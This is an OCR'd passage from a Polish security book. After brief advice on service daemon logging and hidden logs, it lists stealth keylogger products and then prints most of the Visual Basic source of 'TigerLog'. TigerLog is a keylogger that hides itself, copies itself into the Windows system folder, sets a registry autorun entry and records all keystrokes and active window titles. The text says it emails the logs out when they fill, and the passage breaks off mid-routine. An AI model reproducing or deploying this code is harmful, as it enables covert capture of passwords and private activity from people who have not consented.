Dzienniki demonów usług są znacznie prostsze do zarządzania; do tego celu można wykorzystać zapytania bazy danych, na przykład Accessa, Oracle'a lub SQL-a, lub bezpośredni dostęp do pliku, co zilustrowano na rysunku 2.7. W zależności od wykorzystania pliki

dzienników powinny być regularnie archiwizowane. Zauważ jednakże, iż monitorowanie adresów URL, dostępu przez FTP oraz obsługa dzienników przeglądarki i proxy może znacznie zwiększyć wymagane nakłady.




Rysunek 2.7. *Ustawianie funkcji dzienników demona usługi*

Głównym problemem spowodowanym przez manipulację dziennikami jest usunięcie ich samych lub likwidacja danych po nieautoryzowanej penetracji. Z tego powodu omówimy techniki ukrytego tworzenia dzienników. Oprócz wcześniej wymienionych, znanych procedur tworzenia dzienników, ukryte dzienniki z ograniczonym dostępem (który zostaje przyznany tylko kilku zaufanym administratorom) mogą być świetną alternatywą. W niektórych przypadkach jednak może być zalecane lub konieczne przydzielenie odpowiedzialności za ukryte dzienniki wielu osobom, które nie współpracują ze sobą. Różne punkty widzenia tych osób mogą spowodować ulepszenie sposobu rozwiązywania konfliktów. Niezależnie od tego ukryte dzienniki z ograniczonym dostępem mogą zostać zaimplementowane przy użyciu własnej techniki w celu monitorowania osób korzystających z danego komputera (na przykład użytkowników z ograniczonymi prawami, takich jak małe dzieci) oraz śledzenia wszystkich czynności wykonywanych ręcznie.

Choć takie programy do tworzenia dzienników mogą być bardzo skomplikowane, są one relatywnie łatwe do zakodowania; istnieją również setki narzędzi typu shareware, freeware lub komercyjnych. Aby szybko je pobrać i przetestować, poszukaj takich programów w wersji dla Windows i UNIX na witrynach C|Net (*download.cnet.com*), TuCows (*www.tucows.com*), Shareware.com (*www.shareware.com*) i ZDNet (*www.zdnet.com/downloads*). Oto kilka najpopularniejszych programów:

- *Stealth Activity Recorder and Reporter* (STARR) firmy IOPUS Software (*www.iopus.com*),
- *Invisible KeyLogger* firmy Amecisco (*www.amecisco.com*),
- *KeyInterceptor* firmy UltraSoft (*www.ultrasoft.ro*),
- *Ghost KeyLogger* firmy Sure Shot (*http://sureshot.virtualave.net*).

Domowi i prywatni użytkownicy mogą również dostosować narzędzie *TigerLog* (patrz rysunek 2.8) w celu pełnego, ukrytego zapisywania w dzienniku wciskanych klawiszy. *TigerLog* oferuje możliwość modyfikacji klawiszy, które mają być zapisywane, zmiany sekwencji klawiszy aktywującej wyświetlenia okna podsłuchu sesji (obecnie *Shift+F12*), zmiany położenia i domyślnej nazwy pliku dziennika (*/Windows/System/TigerLog.TXT*), a także wysłania zawartości pliku dziennika po jego zapełnieniu na wybrany adres e-mailowy (*ktos@serwer_poczty.com*) przy użyciu serwera SMTP (*mail.mailserver.net*). Poniżej znajduje się najbardziej aktualna kompilacja *TigerLoga*.



Rysunek 2.8. *TigerLog (widoczny tryb podsłuchu sesji) do ukrytego monitorowania aktywności systemu i zapisywania w dzienniku wciśniętych klawiszy*

TigerLog

```
Private Declare Function Getasynckeystate Lib "user32" Alias "GetAsyncKeyState"
(ByVal VKEY As Long) As Integer
   Private Declare Function GetKeyState Lib "user32" (ByVal nVirtKey As Long) As
     Integer
   Private Declare Function RegOpenKeyExA Lib "advapi32.dll" (ByVal hKey As Long,
     ByVal lpSubKey As String, ByVal ulOptions As Long, ByVal samDesired As Long,
     phkResult As Long) As Long
   Private Declare Function RegSetValueExA Lib "advapi32.dll" (ByVal hKey As Long,
     ByVal lpValueName As String, ByVal Reserved As Long, ByVal dwType As Long,
     ByVal lpValue As String, ByVal cbData As Long) As Long
   Private Declare Function RegCloseKey Lib "advapi32.dll" (ByVal hKey As Long) As
     Long
   Private Declare Function RegisterServiceProcess Lib "Kernel32.dll" (ByVal
     dwProcessID As Long, ByVal dwType As Long) As Long
   Private Declare Function GetForegroundWindow Lib "user32.dll" () As Long
   Private Declare Function SetWindowPos Lib "user32" (ByVal hWnd As Long, ByVal
     hWndInsertAfter As Long, ByVal x As Long, ByVal Y As Long, ByVal cX As Long,
     ByVal cY As Long, ByVal wFlags As Long) As Long
   Private Declare Function GetWindowText Lib "user32" Alias "GetWindowTextA"
     (ByVal hWnd As Long, ByVal lpString As String, ByVal cch As Long) As Long
   Private Declare Function GetWindowTextLength Lib "user32" Alias
     "GetWindowTextLengthA" (ByVal hWnd As Long) As Long
   Private Declare Function GetComputerName Lib "kernel32" Alias "GetComputerNameA"
     (ByVal lpBuffer$, nSize As Long) As Long
   Private Declare Function GetUserName Lib "advapi32.dll" Alias "GetUserNameA"
     (ByVal lpBuffer As String, nSize As Long) As Long
   Private Const VK_CAPITAL = &H14
   Const REG As Long = 1
Const HKEY_LOCAL_MACHINE As Long = &H80000002
   Const HWND_TOPMOST = -1
```

```
Const SWP_NOMOVE = &H2
Const SWP_NOSIZE = &H1
Const flags = SWP_NOMOVE Or SWP_NOSIZE
Dim currentwindow As String
Dim logfile As String

Public Function CAPSLOCKON() As Boolean
Static bInit As Boolean
Static bOn As Boolean
If Not bInit Then
While Getasynckeystate(VK_CAPITAL)
Wend
bOn = GetKeyState(VK_CAPITAL)
bInit = True
Else
If Getasynckeystate(VK_CAPITAL) Then
While Getasynckeystate(VK_CAPITAL)
DoEvents
Wend
bOn = Not bOn
End If
End If
CAPSLOCKON = bOn
End Function

Private Sub Command1_Click()
Form1.Visible = False
End Sub

Private Sub Form_Load()
    If App.PrevInstance Then
        Unload Me
        End
    End If
   HideMe
   Hook Me.hWnd
   Dim mypath, newlocation As String, u
currentwindow = GetCaption(GetForegroundWindow)
   mypath = App.Path & "\" & App.EXEName & ".EXE"  'nazwa aplikacji
   newlocation = Environ("WinDir") & "\system\" & App.EXEName & ".EXE"
On Error Resume Next
If LCase(mypath) <> LCase(newlocation) Then
FileCopy mypath, newlocation
End If
   u = RegOpenKeyExA(HKEY_LOCAL_MACHINE,
     "Software\Microsoft\Windows\CurrentVersion\RunServices", 0, KEY_ALL_ACCESS, a)
   u = RegSetValueExA(a, App.EXEName, 0, REG, newlocation, 1)
   u = RegCloseKey(a)
   logfile = Environ("WinDir") & "\system\" & App.EXEName & ".TXT"
     'nazwa_aplikacji.txt w Windows\system
Open logfile For Append As #1
Write #1, vbCrLf
Write #1, " -- Start: " & Now & "]"
Write #1, String$(50, "-")
Close #1
End Sub
```

```
Private Sub Form_Unload(Cancel As Integer)
    UnHook Me.hWnd
texter$ = Text1
Open logfile For Append As #1
Write #1, texter
Write #1, String$(50, "-")
Write #1, " -- End: " & Now & "]"
Close #1
End Sub

   Private Sub Timer1_Timer()
   If currentwindow <> GetCaption(GetForegroundWindow) Then
   currentwindow = GetCaption(GetForegroundWindow)
   Text1 = Text1 & vbCrLf & vbCrLf & "[" & Time & " - Current Window: " &
    currentwindow & "]" & vbCrLf
End If
   'aktywacja formularza poprzez shift + f12
Dim keystate As Long
Dim Shift As Long
Shift = Getasynckeystate(vbKeyShift)

'klawisze do przechwycenia
   keystate = Getasynckeystate(vbKeyA)
   If (CAPSLOCKON = True And Shift = 0 And (keystate And &H1) = &H1) Or (CAPSLOCKON
    = False And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "A"
End If
   If (CAPSLOCKON = False And Shift = 0 And (keystate And &H1) = &H1) Or
    (CAPSLOCKON = True And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "a"
End If

keystate = Getasynckeystate(vbKeyB)
   If (CAPSLOCKON = True And Shift = 0 And (keystate And &H1) = &H1) Or (CAPSLOCKON
    = False And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "B"
End If
   If (CAPSLOCKON = False And Shift = 0 And (keystate And &H1) = &H1) Or
    (CAPSLOCKON = True And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "b"
End If

keystate = Getasynckeystate(vbKeyC)
   If (CAPSLOCKON = True And Shift = 0 And (keystate And &H1) = &H1) Or (CAPSLOCKON
    = False And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "C"
End If
   If (CAPSLOCKON = False And Shift = 0 And (keystate And &H1) = &H1) Or
    (CAPSLOCKON = True And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "c"
End If

   keystate = Getasynckeystate(vbKeyD)
   If (CAPSLOCKON = True And Shift = 0 And (keystate And &H1) = &H1) Or (CAPSLOCKON
    = False And Shift <> 0 And (keystate And &H1) = &H1) Then
   Text1 = Text1 + "D"
End If
```

```
   If (CAPSLOCKON = False And Shift = 0 And (keystate And &H1) = &H1) Or
     (CAPSLOCKON = True And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "d"
End If

   keystate = Getasynckeystate(vbKeyE)
   If (CAPSLOCKON = True And Shift = 0 And (keystate And &H1) = &H1) Or (CAPSLOCKON
     = False And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "E"
End If
   If (CAPSLOCKON = False And Shift = 0 And (keystate And &H1) = &H1) Or
     (CAPSLOCKON = True And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "e"
End If

   keystate = Getasynckeystate(vbKeyF)
   If (CAPSLOCKON = True And Shift = 0 And (keystate And &H1) = &H1) Or (CAPSLOCKON
     = False And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "F"
End If
   If (CAPSLOCKON = False And Shift = 0 And (keystate And &H1) = &H1) Or
     (CAPSLOCKON = True And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "f"
End If

keystate = Getasynckeystate(vbKeyG)
   If (CAPSLOCKON = True And Shift = 0 And (keystate And &H1) = &H1) Or (CAPSLOCKON
     = False And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "G"
End If
   If (CAPSLOCKON = False And Shift = 0 And (keystate And &H1) = &H1) Or
     (CAPSLOCKON = True And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "g"
End If

keystate = Getasynckeystate(vbKeyH)
   If (CAPSLOCKON = True And Shift = 0 And (keystate And &H1) = &H1) Or (CAPSLOCKON
     = False And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "H"
End If
   If (CAPSLOCKON = False And Shift = 0 And (keystate And &H1) = &H1) Or
     (CAPSLOCKON = True And Shift <> 0 And (keystate And &H1) = &H1) Then
   Text1 = Text1 + "h"
End If

keystate = Getasynckeystate(vbKeyI)
   If (CAPSLOCKON = True And Shift = 0 And (keystate And &H1) = &H1) Or (CAPSLOCKON
     = False And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "I"
End If
   If (CAPSLOCKON = False And Shift = 0 And (keystate And &H1) = &H1) Or
     (CAPSLOCKON = True And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "i"
End If

   keystate = Getasynckeystate(vbKeyJ)
```

```
   If (CAPSLOCKON = True And Shift = 0 And (keystate And &H1) = &H1) Or (CAPSLOCKON
     = False And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "J"
End If
   If (CAPSLOCKON = False And Shift = 0 And (keystate And &H1) = &H1) Or
     (CAPSLOCKON = True And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "j"
End If

   keystate = Getasynckeystate(vbKeyK)
   If (CAPSLOCKON = True And Shift = 0 And (keystate And &H1) = &H1) Or (CAPSLOCKON
     = False And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "K"
End If
   If (CAPSLOCKON = False And Shift = 0 And (keystate And &H1) = &H1) Or
     (CAPSLOCKON = True And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "k"
End If

   keystate = Getasynckeystate(vbKeyL)
   If (CAPSLOCKON = True And Shift = 0 And (keystate And &H1) = &H1) Or (CAPSLOCKON
     = False And Shift <> 0 And (keystate And &H1) = &H1) Then
   Text1 = Text1 + "L"
End If
   If (CAPSLOCKON = False And Shift = 0 And (keystate And &H1) = &H1) Or
     (CAPSLOCKON = True And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "l"
End If


keystate = Getasynckeystate(vbKeyM)
   If (CAPSLOCKON = True And Shift = 0 And (keystate And &H1) = &H1) Or (CAPSLOCKON
     = False And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "M"
   End If
   If (CAPSLOCKON = False And Shift = 0 And (keystate And &H1) = &H1) Or
     (CAPSLOCKON = True And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "m"
End If


keystate = Getasynckeystate(vbKeyN)
   If (CAPSLOCKON = True And Shift = 0 And (keystate And &H1) = &H1) Or (CAPSLOCKON
     = False And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "N"
   End If
   If (CAPSLOCKON = False And Shift = 0 And (keystate And &H1) = &H1) Or
     (CAPSLOCKON = True And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "n"
End If

keystate = Getasynckeystate(vbKeyO)
   If (CAPSLOCKON = True And Shift = 0 And (keystate And &H1) = &H1) Or (CAPSLOCKON
     = False And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "O"
End If
```

```
   If (CAPSLOCKON = False And Shift = 0 And (keystate And &H1) = &H1) Or
     (CAPSLOCKON = True And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "o"
End If

keystate = Getasynckeystate(vbKeyP)
   If (CAPSLOCKON = True And Shift = 0 And (keystate And &H1) = &H1) Or (CAPSLOCKON
     = False And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "P"
End If
   If (CAPSLOCKON = False And Shift = 0 And (keystate And &H1) = &H1) Or
     (CAPSLOCKON = True And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "p"
End If

keystate = Getasynckeystate(vbKeyQ)
   If (CAPSLOCKON = True And Shift = 0 And (keystate And &H1) = &H1) Or (CAPSLOCKON
     = False And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "Q"
End If
   If (CAPSLOCKON = False And Shift = 0 And (keystate And &H1) = &H1) Or
     (CAPSLOCKON = True And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "q"
End If

keystate = Getasynckeystate(vbKeyR)
   If (CAPSLOCKON = True And Shift = 0 And (keystate And &H1) = &H1) Or (CAPSLOCKON
     = False And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "R"
End If
   If (CAPSLOCKON = False And Shift = 0 And (keystate And &H1) = &H1) Or
     (CAPSLOCKON = True And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "r"
End If

keystate = Getasynckeystate(vbKeyS)
   If (CAPSLOCKON = True And Shift = 0 And (keystate And &H1) = &H1) Or (CAPSLOCKON
     = False And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "S"
End If
   If (CAPSLOCKON = False And Shift = 0 And (keystate And &H1) = &H1) Or
     (CAPSLOCKON = True And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "s"
End If

keystate = Getasynckeystate(vbKeyT)
   If (CAPSLOCKON = True And Shift = 0 And (keystate And &H1) = &H1) Or (CAPSLOCKON
     = False And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "T"
End If
   If (CAPSLOCKON = False And Shift = 0 And (keystate And &H1) = &H1) Or
     (CAPSLOCKON = True And Shift <> 0 And (keystate And &H1) = &H1) Then
   Text1 = Text1 + "t"
End If
```

```
keystate = Getasynckeystate(vbKeyU)
   If (CAPSLOCKON = True And Shift = 0 And (keystate And &H1) = &H1) Or (CAPSLOCKON
     = False And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "U"
End If
   If (CAPSLOCKON = False And Shift = 0 And (keystate And &H1) = &H1) Or
     (CAPSLOCKON = True And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "u"
End If

keystate = Getasynckeystate(vbKeyV)
   If (CAPSLOCKON = True And Shift = 0 And (keystate And &H1) = &H1) Or (CAPSLOCKON
     = False And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "V"
End If
   If (CAPSLOCKON = False And Shift = 0 And (keystate And &H1) = &H1) Or
     (CAPSLOCKON = True And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "v"
End If

keystate = Getasynckeystate(vbKeyW)
   If (CAPSLOCKON = True And Shift = 0 And (keystate And &H1) = &H1) Or (CAPSLOCKON
     = False And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "W"
End If
   If (CAPSLOCKON = False And Shift = 0 And (keystate And &H1) = &H1) Or
     (CAPSLOCKON = True And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "w"
End If

keystate = Getasynckeystate(vbKeyX)
   If (CAPSLOCKON = True And Shift = 0 And (keystate And &H1) = &H1) Or (CAPSLOCKON
     = False And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "X"
End If
   If (CAPSLOCKON = False And Shift = 0 And (keystate And &H1) = &H1) Or
     (CAPSLOCKON = True And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "x"
End If

keystate = Getasynckeystate(vbKeyY)
   If (CAPSLOCKON = True And Shift = 0 And (keystate And &H1) = &H1) Or (CAPSLOCKON
     = False And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "Y"
End If
   If (CAPSLOCKON = False And Shift = 0 And (keystate And &H1) = &H1) Or
     (CAPSLOCKON = True And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "y"
End If

keystate = Getasynckeystate(vbKeyZ)
   If (CAPSLOCKON = True And Shift = 0 And (keystate And &H1) = &H1) Or (CAPSLOCKON
     = False And Shift <> 0 And (keystate And &H1) = &H1) Then
Text1 = Text1 + "Z"
End If
   If (CAPSLOCKON = False And Shift = 0 And (keystate And &H1) = &H1) Or
     (CAPSLOCKON = True And Shift <> 0 And (keystate And &H1) = &H1) Then
```

```
Text1 = Text1 + "z"
End If

keystate = Getasynckeystate(vbKey1)
If Shift = 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "1"
      End If

      If Shift <> 0 And (keystate And &H1) = &H1 Then
Text1 = Text1 + "!"
End If


keystate = Getasynckeystate(vbKey2)
If Shift = 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "2"
      End If

      If Shift <> 0 And (keystate And &H1) = &H1 Then
Text1 = Text1 + "@"
End If


keystate = Getasynckeystate(vbKey3)
If Shift = 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "3"
      End If

      If Shift <> 0 And (keystate And &H1) = &H1 Then
Text1 = Text1 + "#"
End If


keystate = Getasynckeystate(vbKey4)
If Shift = 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "4"
      End If

If Shift <> 0 And (keystate And &H1) = &H1 Then
Text1 = Text1 + "$"
End If


keystate = Getasynckeystate(vbKey5)
If Shift = 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "5"
      End If

      If Shift <> 0 And (keystate And &H1) = &H1 Then
Text1 = Text1 + "%"
End If


keystate = Getasynckeystate(vbKey6)
If Shift = 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "6"
      End If
```

```
      If Shift <> 0 And (keystate And &H1) = &H1 Then
Text1 = Text1 + "^"
End If


keystate = Getasynckeystate(vbKey7)
If Shift = 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "7"
     End If

     If Shift <> 0 And (keystate And &H1) = &H1 Then
Text1 = Text1 + "&"
End If


   keystate = Getasynckeystate(vbKey8)
If Shift = 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "8"
     End If

     If Shift <> 0 And (keystate And &H1) = &H1 Then
Text1 = Text1 + "*"
End If


   keystate = Getasynckeystate(vbKey9)
If Shift = 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "9"
     End If

     If Shift <> 0 And (keystate And &H1) = &H1 Then
Text1 = Text1 + "("
End If


   keystate = Getasynckeystate(vbKey0)
If Shift = 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "0"
     End If

     If Shift <> 0 And (keystate And &H1) = &H1 Then
Text1 = Text1 + ")"
End If


   keystate = Getasynckeystate(vbKeyBack)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{bkspc}"
     End If

   keystate = Getasynckeystate(vbKeyTab)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{tab}"
     End If

   keystate = Getasynckeystate(vbKeyReturn)
```

```
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + vbCrLf
     End If

   keystate = Getasynckeystate(vbKeyShift)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{shift}"
     End If

   keystate = Getasynckeystate(vbKeyControl)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{ctrl}"
     End If

   keystate = Getasynckeystate(vbKeyMenu)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{alt}"
     End If

   keystate = Getasynckeystate(vbKeyPause)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{pause}"
     End If

   keystate = Getasynckeystate(vbKeyEscape)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{esc}"
     End If

   keystate = Getasynckeystate(vbKeySpace)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + " "
     End If

   keystate = Getasynckeystate(vbKeyEnd)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{end}"
     End If

      keystate = Getasynckeystate(vbKeyHome)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{home}"
     End If

keystate = Getasynckeystate(vbKeyLeft)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{left}"
     End If

keystate = Getasynckeystate(vbKeyRight)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{right}"
     End If

keystate = Getasynckeystate(vbKeyUp)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{up}"
```

```
     End If

   keystate = Getasynckeystate(vbKeyDown)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{down}"
     End If

keystate = Getasynckeystate(vbKeyInsert)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{insert}"
     End If

keystate = Getasynckeystate(vbKeyDelete)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{Delete}"
     End If

keystate = Getasynckeystate(&HBA)
If Shift = 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + ";"
     End If

     If Shift <> 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + ":"
      End If

keystate = Getasynckeystate(&HBB)
If Shift = 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "="
     End If

     If Shift <> 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "+"
     End If

keystate = Getasynckeystate(&HBC)
If Shift = 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + ","
     End If

     If Shift <> 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "<"
     End If

keystate = Getasynckeystate(&HBD)
If Shift = 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "-"
     End If

If Shift <> 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "_"
     End If

keystate = Getasynckeystate(&HBE)
If Shift = 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "."
     End If
```

```
If Shift <> 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + ">"
     End If

keystate = Getasynckeystate(&HBF)
If Shift = 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "/"
     End If

     If Shift <> 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "?"
     End If

keystate = Getasynckeystate(&HC0)
If Shift = 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "'"
     End If

     If Shift <> 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "~"
     End If

keystate = Getasynckeystate(&HDB)
If Shift = 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "["
     End If

     If Shift <> 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{"
     End If

keystate = Getasynckeystate(&HDC)
If Shift = 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "\"
     End If

     If Shift <> 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "|"
     End If

keystate = Getasynckeystate(&HDD)
If Shift = 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "]"
     End If

     If Shift <> 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "}"
     End If

keystate = Getasynckeystate(&HDE)
If Shift = 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "'"
     End If

     If Shift <> 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + Chr$(34)
     End If
```

```
keystate = Getasynckeystate(vbKeyMultiply)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "*"
     End If

keystate = Getasynckeystate(vbKeyDivide)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "/"
     End If

keystate = Getasynckeystate(vbKeyAdd)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "+"
     End If

keystate = Getasynckeystate(vbKeySubtract)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "-"
     End If

keystate = Getasynckeystate(vbKeyDecimal)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{Del}"
     End If

   keystate = Getasynckeystate(vbKeyF1)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{F1}"
     End If

   keystate = Getasynckeystate(vbKeyF2)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{F2}"
     End If

   keystate = Getasynckeystate(vbKeyF3)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{F3}"
     End If

   keystate = Getasynckeystate(vbKeyF4)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{F4}"
     End If

   keystate = Getasynckeystate(vbKeyF5)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{F5}"
     End If

   keystate = Getasynckeystate(vbKeyF6)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{F6}"
     End If

   keystate = Getasynckeystate(vbKeyF7)
```

```
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{F7}"
     End If

   keystate = Getasynckeystate(vbKeyF8)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{F8}"
     End If

   keystate = Getasynckeystate(vbKeyF9)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{F9}"
     End If

   keystate = Getasynckeystate(vbKeyF10)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{F10}"
     End If

   keystate = Getasynckeystate(vbKeyF11)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{F11}"
     End If

   keystate = Getasynckeystate(vbKeyF12)
If Shift = 0 And (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{F12}"
     End If

If Shift <> 0 And (keystate And &H1) = &H1 Then
   Form1.Visible = True
     End If

    keystate = Getasynckeystate(vbKeyNumlock)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{NumLock}"
     End If

     keystate = Getasynckeystate(vbKeyScrollLock)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{ScrollLock}"
        End If

       keystate = Getasynckeystate(vbKeyPrint)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{PrintScreen}"
        End If

       keystate = Getasynckeystate(vbKeyPageUp)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{PageUp}"
        End If

       keystate = Getasynckeystate(vbKeyPageDown)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "{Pagedown}"
        End If
```

```
        keystate = Getasynckeystate(vbKeyNumpad1)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "1"
        End If

        keystate = Getasynckeystate(vbKeyNumpad2)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "2"
        End If

        keystate = Getasynckeystate(vbKeyNumpad3)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "3"
        End If

        keystate = Getasynckeystate(vbKeyNumpad4)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "4"
        End If

        keystate = Getasynckeystate(vbKeyNumpad5)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "5"
        End If

        keystate = Getasynckeystate(vbKeyNumpad6)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "6"
        End If

        keystate = Getasynckeystate(vbKeyNumpad7)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "7"
        End If

        keystate = Getasynckeystate(vbKeyNumpad8)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "8"
        End If

        keystate = Getasynckeystate(vbKeyNumpad9)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "9"
        End If

                keystate = Getasynckeystate(vbKeyNumpad0)
If (keystate And &H1) = &H1 Then
  Text1 = Text1 + "0"
        End If

End Sub

Private Sub Timer2_Timer()
Dim lfilesize As Long, txtlog As String, success As Integer
Dim from As String, name As String
Open logfile For Append As #1
Write #1, Text1
Close #1
```

```
Text1.Text = ""
lfilesize = FileLen(logfile)
